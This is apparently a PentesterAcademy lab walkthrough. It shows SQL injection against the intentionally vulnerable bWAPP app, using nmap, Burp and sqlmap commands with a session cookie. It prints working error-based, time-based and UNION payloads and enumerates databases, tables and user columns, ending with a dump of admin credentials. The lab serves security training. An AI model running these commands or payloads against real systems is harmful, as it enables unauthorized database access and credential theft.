ATTACK DEFENSE

by PentesterAcademy

Name	SQL Injection with SQLMap
URL	https://attackdefense.com/challengedetails?cid=1893
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

In this lab exercise, we will take a look at how to use SQLMap to perform SQL Injection attacks on the bWAPP web application.

Objective: Perform SQL Injection attack on the web application with SQLMap.

Exploitation:

Step 1: Finding the IP address of the Kali machine.

Command: ip addr


```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
25097: eth0@if25098: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
25100: eth1@if25101: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d2:8d:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.210.141.2/24 brd 192.210.141.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run a nmap scan against the target IP.

Command: nmap 192.210.141.3


```
root@attackdefense:~# nmap 192.210.141.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-21 05:50 IST
Nmap scan report for target-1 (192.210.141.3)
Host is up (0.000014s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:D2:8D:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Step 3: Login into bWAPP using given credentials




Step 4: Select “SQL Injection (GET/Search)” from the list and press “hack” button.


Step 5: On the “SQL Injection (GET/Search)” page, type “hello” in search bar and press the “Search” button.



Notice the URL, the “hello “ string is being passed as a URL parameter.



Step 6: Start Burp Proxy in interception mode and also select “Burp” from FoxyProxy plugin.



Step 7: Refresh the page (or again search for “hello”). Intercept the request in the burp proxy and copy the cookie. This cookie is needed for SQLMap to work.

Step 8: Run SQLMap on the target webapp.Define “title” as the test parameter (input string was passed as value of title).


Command: sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title

```
root@attackdefense:~# sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:54:39 /2020-05-21/

[05:54:40] [INFO] testing connection to the target URL
[05:54:40] [WARNING] potential CAPTCHA protection mechanism detected
[05:54:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:54:41] [INFO] testing if the target URL content is stable
[05:54:41] [INFO] target URL content is stable
[05:54:41] [INFO] heuristic (basic) test shows that GET parameter 'title' might be injectable (possible DBMS: 'MySQL')
[05:54:41] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
[05:54:41] [INFO] testing for SQL injection on GET parameter 'title'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
```


SQLMap has found issues with title parameter and also suggested two payloads (SQL queries).

```
GET parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: title (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: title=hello' AND (SELECT 9053 FROM(SELECT COUNT(*),CONCAT(0x7176626271,(SELECT (ELT(9053=9053,1))),0x716b627171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
AND 'IeWS'='IeWS&action=search

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: title=hello' AND (SELECT 2617 FROM (SELECT(SLEEP(5)))dFao) AND 'urDp'='urDp&action=search

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: title=hello' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176626271,0x704f4679464d4e78414379615572776f61787663484d575a726b5a5566627676424d644c7a474967,0x716b627171),NULL,NULL-
- -&action=search
---
[05:55:03] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:55:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.210.141.3'
```

Step 9: Send captured request to Repeater.



Step 10: Copy the first payload and paste it as part of the title parameter. Then send the request to the server.




Step 11: Check the response. It is throwing SQL syntax error.

Response


Raw | Headers | Hex | HTML | Render

```
58
59      </table>
60
61  </div>
62
63  <div id="main">
64
65      <h1>SQL Injection (GET/Search)</h1>
66
67      <form action="/sqli_1.php" method="GET">
68
69          <p>
70
71          <label for="title">Search for a movie:</label>
72          <input type="text" id="title" name="title" size="25">
73
74          <button type="submit" name="action" value="search">Search</button>
75
76          </p>
77
78      </form>
79
80      <table id="table_yellow">
81
82          <tr height="30" bgcolor="#ffb717" align="center">
83
84              <td width="200"><b>Title</b></td>
85              <td width="80"><b>Release</b></td>
86              <td width="140"><b>Character</b></td>
87              <td width="80"><b>Genre</b></td>
88              <td width="80"><b>IMDb</b></td>
89
90          </tr>
91
92          <tr height="50">
93
94              <td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '%'' at line 1
```

Step 12: Copy the second payload from SQLMap output and paste that in Burp repeater's request tab. Send the request.



Step 13: Check the response. It is also throwing SQL syntax error.



```
            <td width="200"><b>Title</b></td>
            <td width="80"><b>Release</b></td>
            <td width="140"><b>Character</b></td>
            <td width="80"><b>Genre</b></td>
            <td width="80"><b>IMDb</b></td>

        </tr>

        <tr height="50">

            <td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '%'' at line 1
```

Step 14: Use the sqlmap to get a list of databases present on the database server.

Command: sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title --dbs

```
root@attackdefense:~# sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
[05:56:58] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:56:58] [INFO] fetching database names
available databases [4]:
[*] bWAPP
[*] information_schema
[*] mysql
[*] performance_schema
```

Step 15: Use the sqlmap to get a list of tables for database bWAPP.

Command: sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title -D bWAPP --tables

```
root@attackdefense:~# sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title -D bWAPP --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
[05:57:16] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:57:16] [INFO] fetching tables for database: 'bWAPP'
Database: bWAPP
[5 tables]
+----------+
| blog     |
| heroes   |
| movies   |
| users    |
| visitors |
+----------+
```

Step 16: Use the sqlmap to get the list of columns in the users table of bWAPP database.

Command: sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title -D bWAPP -T users --columns

```
root@attackdefense:~# sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title -D bWAPP -T users --col
umns
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
[05:57:34] [INFO] fetching columns for table 'users' in database 'bWAPP'
Database: bWAPP
Table: users
[9 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| admin          | tinyint(1)   |
| id             | int(10)      |
| password       | varchar(100) |
| activated      | tinyint(1)   |
| activation_code | varchar(100) |
| email          | varchar(100) |
| login          | varchar(100) |
| reset_code     | varchar(100) |
| secret         | varchar(100) |
+----------------+--------------+
```


Step 17: Use the sqlmap to dump password and email for admin from the users table.

Command: sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title -D bWAPP -T users -C admin,password,email --dump

